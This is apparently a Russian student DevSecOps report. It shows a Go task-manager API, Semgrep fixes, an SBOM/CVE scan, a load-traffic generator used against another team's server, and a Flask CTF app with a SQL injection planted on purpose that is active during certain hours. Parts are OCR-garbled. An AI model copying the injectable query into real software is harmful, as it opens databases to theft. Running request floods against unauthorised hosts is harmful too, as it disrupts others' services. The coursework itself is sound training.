            // Генерация JWT токена
            expirationTime := time.Now().Add(24 * time.Hour)
            claims := &Claims{
                UserID: user.ID,
                StandardClaims: jwt.StandardClaims{
                    ExpiresAt: expirationTime.Unix(),
                },
            }
            token := jwt.NewWithClaims(jwt.SigningMethodHS256, claims)
            tokenString, err := token.SignedString(jwtKey)
            if err != nil {
                http.Error(w, "Internal server error", http.StatusInternalServerError)
                return
            }
        }
    }
}
```

```
w.Header().Set("Content-Type", "application/json")
json.NewEncoder(w).Encode(map[string]string{
    "token": tokenString,
})
return
}
}

http.Error(w, "Invalid credentials", http.StatusUnauthorized)
}

// Эндпоинт для выхода и аннулирования JWT токена
func logout(w http.ResponseWriter, r *http.Request) {
    w.WriteHeader(http.StatusOK)
    w.Write([]byte("User logged out"))
}

// Эндпоинт для удаления пользователя и аннулирования токена
func deleteUser(w http.ResponseWriter, r *http.Request) {
    tokenString := r.Header.Get("Authorization")
    tokenString = strings.TrimPrefix(tokenString, "Bearer ")

    token, err := jwt.Parse(tokenString, func(token *jwt.Token) (interface{}, error) {
        return jwtKey, nil
    })

    if err != nil || !token.Valid {
        http.Error(w, "Invalid or expired token", http.StatusUnauthorized)
        return
    }

    claims, ok := token.Claims.(*Claims)
    if !ok {
        http.Error(w, "Invalid token", http.StatusUnauthorized)
        return
    }

    delete(users, claims.UserID)
    w.WriteHeader(http.StatusOK)
    w.Write([]byte("User deleted"))
}

// Эндпоинт для получения одной задачи
func getTask(w http.ResponseWriter, r *http.Request) {
    // Получаем ID задачи из URL (например, /tasks/1)
```

```
    id := strings.TrimPrefix(r.URL.Path, "/tasks/")
    taskID := 0
    _, err := fmt.Sscanf(id, "%d", &taskID)
    if err != nil || taskID == 0 {
        http.Error(w, "Invalid task ID", http.StatusBadRequest)
        return
    }

    task, exists := tasks[taskID]
    if !exists {
        http.Error(w, "Task not found", http.StatusNotFound)
        return
    }

    w.Header().Set("Content-Type", "application/json")
    json.NewEncoder(w).Encode(task)
}

// Эндпоинт для получения всех задач
func getAllTasks(w http.ResponseWriter, r *http.Request) {
    var taskList []Task
    for _, task := range tasks {
        taskList = append(taskList, task)
    }

    w.Header().Set("Content-Type", "application/json")
    json.NewEncoder(w).Encode(taskList)
}

// Эндпоинт для создания новой задачи
func createTask(w http.ResponseWriter, r *http.Request) {
    var newTask Task
    if err := json.NewDecoder(r.Body).Decode(&newTask); err != nil {
        http.Error(w, "Invalid input", http.StatusBadRequest)
        return
    }

    newTask.ID = taskCounter
    tasks[taskCounter] = newTask
    taskCounter++

    w.WriteHeader(http.StatusCreated)
    json.NewEncoder(w).Encode(newTask)
}

// Эндпоинт для загрузки задач в большом объеме
```

```
func bulkUpload(w http.ResponseWriter, r *http.Request) {
    var newTasks []Task
    if err := json.NewDecoder(r.Body).Decode(&newTasks); err != nil {
        http.Error(w, "Invalid input", http.StatusBadRequest)
        return
    }

    for _, task := range newTasks {
        task.ID = taskCounter
        tasks[taskCounter] = task
        taskCounter++
    }

    w.WriteHeader(http.StatusCreated)
    json.NewEncoder(w).Encode(newTasks)
}

// Эндпоинт для обновления задачи
func updateTask(w http.ResponseWriter, r *http.Request) {
    taskID := 1 // Пример, извлеките реальный ID задачи из URL

    var updatedTask Task
    if err := json.NewDecoder(r.Body).Decode(&updatedTask); err != nil {
        http.Error(w, "Invalid input", http.StatusBadRequest)
        return
    }

    task, exists := tasks[taskID]
    if !exists {
        http.Error(w, "Task not found", http.StatusNotFound)
        return
    }

    task.Title = updatedTask.Title
    task.Done = updatedTask.Done
    tasks[taskID] = task

    w.Header().Set("Content-Type", "application/json")
    json.NewEncoder(w).Encode(task)
}

// Эндпоинт для удаления задачи
func deleteTask(w http.ResponseWriter, r *http.Request) {
    taskID := 1 // Пример, извлеките реальный ID задачи из URL

    _, exists := tasks[taskID]
```

```

        if !exists {
            http.Error(w, "Task not found", http.StatusNotFound)
            return
        }

        delete(tasks, taskID)
        w.WriteHeader(http.StatusOK)
        w.Write([]byte(fmt.Sprintf("Task with ID %d has been deleted", taskID)))
    }

func main() {
    // Обработчик для статичных файлов (index.html)
    http.Handle("/", http.StripPrefix("/", http.FileServer(http.Dir("./static"))))

    http.HandleFunc("/user/register", register)
    http.HandleFunc("/user/login", login)
    http.HandleFunc("/user/logout", logout)
    http.HandleFunc("/user/delete", deleteUser)

    // Эндпоинты для задач
    http.HandleFunc("/tasks", getAllTasks)           // Получить все задачи
    http.HandleFunc("/tasks/create", createTask)      // Создать задачу
    http.HandleFunc("/tasks/bulkupload", bulkUpload) // Загрузить задачи
    http.HandleFunc("/tasks/update/", updateTask)     // Обновить задачу
    http.HandleFunc("/tasks/delete/", deleteTask)     // Удалить задачу
    http.HandleFunc("/tasks/", getTask)               // Получить одну задачу по

    log.Println("Server is running on port 8080")
    if err := http.ListenAndServe(":8080", nil); err != nil {
        log.Fatal(err)
    }
}

```

## Index.html

HTML

```

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Task Manager</title>
</head>
<body>
    <h1>Task Manager API</h1>
    <h2>Test API Calls</h2>

```

```
<form id="apiRequestForm">
    <label for="url">API Endpoint:</label>
    <input type="text" id="url" name="url" value="/tasks"><br><br>
    <label for="data">Data (JSON):</label><br>
    <textarea id="data" name="data" rows="5" cols="50"></textarea><br><br>
    <button type="submit">Send Request</button>
</form>

<h3>Response:</h3>
<pre id="response"></pre>

<h3>API Endpoint Examples</h3>

<h4>1. Register User</h4>
<p><strong>POST /user/register</strong></p>
<p>Data:</p>
<pre>
{
    "username": "john_doe",
    "password": "password123"
}
</pre>

<h4>2. Login User</h4>
<p><strong>POST /user/login</strong></p>
<p>Data:</p>
<pre>
{
    "username": "john_doe",
    "password": "password123"
}
</pre>

<h4>3. Logout User</h4>
<p><strong>PUT /user/logout</strong></p>
<p>No data required in body for this endpoint.</p>

<h4>4. Delete User</h4>
<p><strong>DELETE /user/delete</strong></p>
<p>No data required in body for this endpoint. Token should be sent in Authorization header</p>

<h4>5. Get a Task by ID</h4>
<p><strong>GET /tasks/{id}</strong></p>
<p>No data required in body for this endpoint.</p>
```

```
<h4>6. Get All Tasks</h4>
<p><strong>GET /tasks/</strong></p>
<p>No data required in body for this endpoint.</p>

<h4>7. Create Task</h4>
<p><strong>POST /tasks/create</strong></p>
<p>Data:</p>
<pre>
{
  "title": "Buy groceries",
  "done": false,
  "user_id": 1
}
</pre>

<h4>8. Bulk Upload Tasks</h4>
<p><strong>POST /tasks/bulkupload</strong></p>
<p>Data:</p>
<pre>
[
  {
    "title": "Buy groceries",
    "done": false,
    "user_id": 1
  },
  {
    "title": "Walk the dog",
    "done": false,
    "user_id": 1
  }
]
</pre>

<h4>9. Update Task</h4>
<p><strong>PUT /tasks/update/{id}</strong></p>
<p>Data:</p>
<pre>
{
  "title": "Buy milk",
  "done": true
}
</pre>

<h4>10. Delete Task</h4>
<p><strong>DELETE /tasks/delete/{id}</strong></p>
<p>No data required in body for this endpoint.</p>
```

```

<script>
    document.getElementById('apiRequestForm').addEventListener('submit', async event =>
        event.preventDefault();

        const url = document.getElementById('url').value;
        const data = document.getElementById('data').value;

        const response = await fetch(url, {
            method: data ? 'POST' : 'GET',
            headers: {
                'Content-Type': 'application/json',
            },
            body: data ? JSON.stringify(JSON.parse(data)) : null,
        });

        const responseText = await response.text();
        document.getElementById('response').textContent = responseText;
    });
</script>
</body>
</html>

```

## Dockerfile

```

FROM golang:1.21-alpine AS builder

WORKDIR /app

COPY go.mod go.sum ./ 
RUN go mod download

COPY . .

RUN CGO_ENABLED=0 GOOS=linux GOARCH=amd64 go build -o main .

FROM alpine:latest

RUN apk --no-cache add ca-certificates
RUN mkdir -p /app/static
COPY --from=builder /app/main /app/main
COPY static /app/static

EXPOSE 8080
WORKDIR /app

```

Запуск без докера

```
go run main.go
```

Запуск с докером

```
docker build -t task-manager . docker run -d -p 8080:8080 --name task-manager-contai
```

API Documentation была предоставлена в топик "Развернутые сервисы"

## Проверка приложения сканерами безопасности и устранение уязвимостей

---

## Semgrep

---

### 1. Уязвимость: dockerfile.security.missing-user.missing-user

---

#### Проблема

---

**Описание:** Контейнер запускается от имени root, что нарушает принцип минимальных привилегий.

**Место в коде:**

```
FROM alpine:latest  
...  
CMD ["./main"] # Запуск от root
```

**Риски:**

- Полный контроль над контейнером при компрометации

- Возможность эскалации привилегий на хосте

## Исправление

---

```
FROM alpine:latest

# Добавляем непrivилегированного пользователя

RUN adduser -D -S -H -G appuser appuser && \
    chown -R appuser:appuser /app

USER appuser # Переключаем пользователя

CMD ["./main"]
```

### Что изменилось:

1. Создан отдельный пользователь `appuser` без прав root
2. Рекурсивно изменены владельцы файлов
3. Приложение гарантированно запускается с минимальными правами

## 2. Уязвимость: `go.lang.security.audit.net.use-tls.use-tls`

---

### Проблема

---

**Описание:** Используется незашифрованное HTTP-соединение.

**Место в коде:**

```
http.ListenAndServe(":8080", nil)
```

## Риски:

- Перехват данных (логины, пароли, токены)
- Возможность MITM-атак

## Исправление

---

```
func main() {  
  
    server := &http.Server{  
  
        Addr:      ":8443",  
  
        Handler:  nil,  
  
        TLSConfig: &tls.Config{  
  
            MinVersion:  tls.VersionTLS12,  
  
            CipherSuites: []uint16{  
  
                tls.TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384,  
  
                tls.TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384,  
  
            },  
  
        },  
  
        log.Fatal(server.ListenAndServeTLS(  
            "cert.pem",  
            "key.pem",  
        ))  
    }  
}
```

```
}
```

## Дополнительные меры:

- Генерация тестового сертификата:

```
```bash
```

```
openssl req -x509 -newkey rsa:4096 -nodes -keyout key.pem -out cert.pem -days 365
```

```
```
```

- В продакшене - использование Let's Encrypt

## 3. Уязвимость: go.lang.security.audit.xss.no-direct-write-to-responsewriter

---

### Проблема

---

**Описание:** Прямой вывод в ResponseWriter без экранирования.

#### Место в коде:

```
w.Write([]byte("<div>" + userInput + "</div>"))
```

#### Риски:

- Возможность XSS-атак
- Внедрение произвольного HTML/JS

### Исправление

---

```
import "html/template"
```

```
func safeHandler(w http.ResponseWriter, r *http.Request) {  
  
    const tpl = `<div>{{ . }}</div>  
  
    tmpl := template.Must(template.New("safe").Parse(tpl))  
  
    tmpl.Execute(w, userInput) // Автоматическое экранирование  
  
}
```

#### Что изменилось:

1. Использование html/template вместо ручного форматирования
2. Автоматическое экранирование опасных символов

## 4. Уязвимость: go.lang.security.audit.xss.no-printf-in-responsewriter

---

### Проблема

---

**Описание:** Использование fmt.Fprintf для вывода пользовательских данных.

**Место в коде:**

```
fmt.Fprintf(w, "Hello, %s!", r.FormValue("name"))
```

**Риски:**

- Обход механизмов экранирования
- Потенциальные XSS-уязвимости

### Исправление

---

```
func safeGreeting(w http.ResponseWriter, r *http.Request) {
    tmpl := template.Must(template.New("greet").Parse(
        `Hello, {{ . }}!`),
    ))
    if err := tmpl.Execute(w, r.FormValue("name")); err != nil {
        http.Error(w, "Render error", http.StatusInternalServerError)
    }
}
```

## Syft & Gryspe

---

Также был произведен анализ через syft & gryspe

```
syft zhuzha/devops-app -o json > syft_report.json
gryspe sbom:syft_report.json -o json > gryspe_report.json
jq на итоговый отчет
```

была найдена CVE-2020-26160

Authorization bypass in github.com/dgrijalva/jwt-go

Но у нее очень низкий риск активной эксплуатации

## Генератор синтетического трафика

---

Написан на Go

```
package main

import (
    "bytes"
```

```
"fmt"
"net/http"
"os"
"strings"
"sync"
"time"

)

func sendRequest(endpoint, method, jsonData, ip string, wg *sync.WaitGroup) {
    defer wg.Done()

    url := fmt.Sprintf("http://%s%s", ip, endpoint)

    var req *http.Request

    var err error

    if method == "POST" || method == "PUT" {
        req, err = http.NewRequest(method, url, bytes.NewBuffer([]byte(jsonData)))
        req.Header.Set("Content-Type", "application/json")
    } else {
        req, err = http.NewRequest(method, url, nil)
    }

    if err != nil {
        fmt.Printf("Ошибка при создании запроса на %s: %v\n", url, err)
        return
    }
}
```

```
client := &http.Client{}

resp, err := client.Do(req)

if err != nil {

    fmt.Printf("Ошибка при отправке запроса на %s: %v\n", url, err)

    return

}

defer resp.Body.Close()

fmt.Printf("Ответ от %s [%s]: %d\n", url, method, resp.StatusCode)

}


func main() {


if len(os.Args) < 4 {


    fmt.Println("Использование:")

    fmt.Println("  GET/DELETE: go run main.go <endpoint> <method> <ip_address> [")


    fmt.Println("  POST/PUT:   go run main.go <endpoint> <method> <json_data> <i")


    return


}

endpoint := os.Args[1]


method := strings.ToUpper(os.Args[2])


var jsonData, ip string


requestsCount := 1000


switch method {



case "GET", "DELETE":
```

```
if len(os.Args) < 4 {  
  
    fmt.Println("Недостаточно аргументов для метода", method)  
  
    return  
  
}  
  
ip = os.Args[3]  
  
if len(os.Args) >= 5 {  
  
    fmt.Sscanf(os.Args[4], "%d", &requestsCount)  
  
}  
  
case "POST", "PUT":  
  
if len(os.Args) < 5 {  
  
    fmt.Println("Недостаточно аргументов для метода", method)  
  
    return  
  
}  
  
jsonData = os.Args[3]  
  
ip = os.Args[4]  
  
if len(os.Args) >= 6 {  
  
    fmt.Sscanf(os.Args[5], "%d", &requestsCount)  
  
}  
  
default:  
  
fmt.Println("Неподдерживаемый метод:", method)  
  
return  
  
}  
  
var wg sync.WaitGroup
```

## Запуск приложения

Проверка на нашем веб-приложении 0:49/21:49

## Мониторинг (время сходится)



Проверка на веб-приложении другой команды

## ПРОБЛЕМЫ ВЫХОДНЫЕ ДАННЫЕ КОНСОЛЬ ОТЛАДКИ ТЕРМИНАЛ ПОРТЫ


```
[ERR] Send req to http://100.113.180.136/register: Post "http://100.113.180.136/register" (54.2280305s)
[ERR] Send req to http://100.113.180.136/register: Post "http://100.113.180.136/register" (54.273986958s)
[ERR] Send req to http://100.113.180.136/register: Post "http://100.113.180.136/register" (54.273664334s)
[ERR] Send req to http://100.113.180.136/register: Post "http://100.113.180.136/register" (54.273863416s)
[ERR] Send req to http://100.113.180.136/register: Post "http://100.113.180.136/register" (54.230617s)
[ERR] Send req to http://100.113.180.136/register: Post "http://100.113.180.136/register" (54.231712417s)
[ERR] Send req to http://100.113.180.136/register: Post "http://100.113.180.136/register" (54.231926875s)
[ERR] Send req to http://100.113.180.136/register: Post "http://100.113.180.136/register" (54.233265041s)
[ERR] Send req to http://100.113.180.136/register: Post "http://100.113.180.136/register" (54.234583958s)
```

Генерация трафика завершена.

maverickdel@MacBook-Air-Maverick devsecops 2025 pentest %

Также проверяли просто утилитой Artillery на нашем приложении и промониторили активность.

user@bastion:~\$




# Разработка приложения с уязвимостью (задание 3)

Изначально идея была в том, что сделать простую sql-уязвимость, но добавить перчинки тем, что уязвимость будет доступна в определенный период времени, подобно уязвимым сайтам из серии игр про хакера в deep-web'e "Welcome to the game".

Но для уважаемых пентестеров из других команд нужно было сделать подсказки. Поэтому пришли к идеи о том, что у нас будет страж-хранитель на странице в виде Dedushka. Когда он спит, уязвимость доступна, когда у него открыты глаза и он смотрит, то уязвимость невозможно проэксплуатировать. Кроме того, если пользователь вводил слово, которое содержится в одном из предложений, то оно показывалось пользователю.


Как бы люди поняли, что здесь есть интервал времени? Задумка была написать Time, вывод Time - is key, время это ключ. Проверить нужно приложение позже

## Сайт уязвим



Прошла sql-инъекция

## Сайт неуязвим



Дедушка не спит...

PYTHON

```
from flask import Flask, request, render_template_string
import sqlite3
from datetime import datetime
import pytz
import re

app = Flask(__name__)

def init_db():

    conn = sqlite3.connect(':memory:')

    cursor = conn.cursor()

    cursor.execute("CREATE TABLE tasks (id INTEGER PRIMARY KEY, task TEXT, is_secret
    cursor.execute("INSERT INTO tasks VALUES (1, 'Найти уязвимость', 0)")

    cursor.execute("INSERT INTO tasks VALUES (2, 'Пофиксить... а что фиксить...', 0)")

    cursor.execute("INSERT INTO tasks VALUES (3, 'Потраить чужие приложения', 0)")

    cursor.execute("INSERT INTO tasks VALUES (4, 'Написать приложение', 0)")
```



```
        elif 10 <= hour < 12:
            return False # не спит (10-12)

        elif 12 <= hour < 13:
            return True # спит (12-13)

        elif 13 <= hour < 15:
            return False # не спит (13-15)

        elif 15 <= hour < 16:
            return True # спит (15-16)

        elif 16 <= hour < 18:
            return False # не спит (16-18)

        elif 18 <= hour < 19:
            return True # спит (18-19)

        elif 19 <= hour < 21:
            return False # не спит (19-21)

        elif 21 <= hour < 22:
            return True # спит (21-22)

        elif 22 <= hour < 24:
            return False # не спит (22-24)

    else: # 0-6
        return False # спит (0-6)

def build_query(user_filter, vulnerable):
    if not user_filter.strip():
        return "SELECT * FROM tasks WHERE id = -1"
```

```
if vulnerable:

    return f"SELECT * FROM tasks WHERE task LIKE '%{user_filter}%'"

if not re.match(r'^[a-zA-Zа-яА-Я0-9 ]+$', user_filter):

    return "SELECT * FROM tasks WHERE id = -1"

return f"SELECT * FROM tasks WHERE task LIKE '{user_filter}' AND is_secret = 0

@app.route('/')

def index():

    search_query = request.args.get('search', '')

    conn = init_db()

    cursor = conn.cursor()

    vulnerable = is_vulnerable()

    try:

        query = build_query(search_query, vulnerable)

        cursor.execute(query)

        tasks = cursor.fetchall()

    except:

        tasks = []

    finally:

        conn.close()

    return render_template_string(''

        <!DOCTYPE html>
```

```
<html>

<head>

    <title>TIME ME!</title>

    <style>

        html, body {

            height: 100%;

            margin: 0;

            padding: 0;

            background-color: rgb(220, 220, 220);

            font-family: Arial, sans-serif;

        }

        .container {

            max-width: 800px;

            margin: auto;

            padding: 20px;

            background-color: rgb(220, 220, 220);

            display: flex;

            flex-direction: column;

            justify-content: center;

            align-items: center;

            min-height: 70vh;

            box-sizing: border-box;

        }

    </style>

</head>

<body>

    <div class="container">

        <h1>TIME ME!</h1>

        <p>This page will time how long it takes to load. The faster you get it, the better you are at coding!</p>

        <hr>

        <div>

            <input type="button" value="Start" onclick="startTimer()">

            <input type="button" value="Stop" onclick="stopTimer()">

            <input type="button" value="Reset" onclick="resetTimer()">

        </div>

        <hr>

        <div>

            <strong>Time:</strong> <span id="displayTime"></span>

        </div>

    </div>

</body>

</html>
```

```
}

h1 {

    color: #333;

    text-align: center;

    margin-bottom: 0;

}

.subtitle {

    text-align: center;

    font-size: 14px;

    color: #666;

    margin-top: 4px;

    margin-bottom: 20px;

}

.search-box {

    display: flex;

    width: 100%;

    margin-bottom: 20px;

}

input[type="text"] {

    flex-grow: 1;

    padding: 10px;
```

```
    font-size: 16px;

}

button {
    padding: 10px 20px;
    background-color: #4CAF50;
    color: white;
    border: none;
    cursor: pointer;
    font-size: 16px;
}

.task-item {
    padding: 10px;
    border-bottom: 1px solid #ccc;
    background-color: white;
    margin-bottom: 5px;
    width: 100%;
    box-sizing: border-box;
}

.no-tasks {
    color: #888;
```

```
    text-align: center;  
  
    margin-top: 20px;  
  
}  
  
.about {  
  
    font-size: 14px;  
  
    color: #444;  
  
    max-width: 600px;  
  
    margin-top: 30px;  
  
    line-height: 1.5;  
  
    text-align: center;  
  
}  
  
#grandpa-container {  
  
    position: fixed;  
  
    right: 30px;  
  
    bottom: 30px;  
  
    width: 150px;  
  
    height: 200px;  
  
    z-index: 1000;  
  
}
```

```
#grandpa-svg {  
    width: 100%;  
    height: 100%;  
    filter: drop-shadow(3px 3px 5px rgba(0,0,0,0.3));  
}  
  
.sleeping {  
    transform: rotate(-1deg);  
    animation: snore 2s infinite alternate;  
    transform-origin: center;  
}  
  
@keyframes snore {  
    0% { transform: rotate(-2deg); }  
    50% { transform: rotate(0deg); }  
    100% { transform: rotate(-2deg); }  
}
```

```
    100% { transform: rotate(2deg); }
```

```
}
```

```
.zzz {
```

```
    opacity: 0;
```

```
    animation: fadeZZZ 3s infinite;
```

```
}
```

```
@keyframes fadeZZZ {
```

```
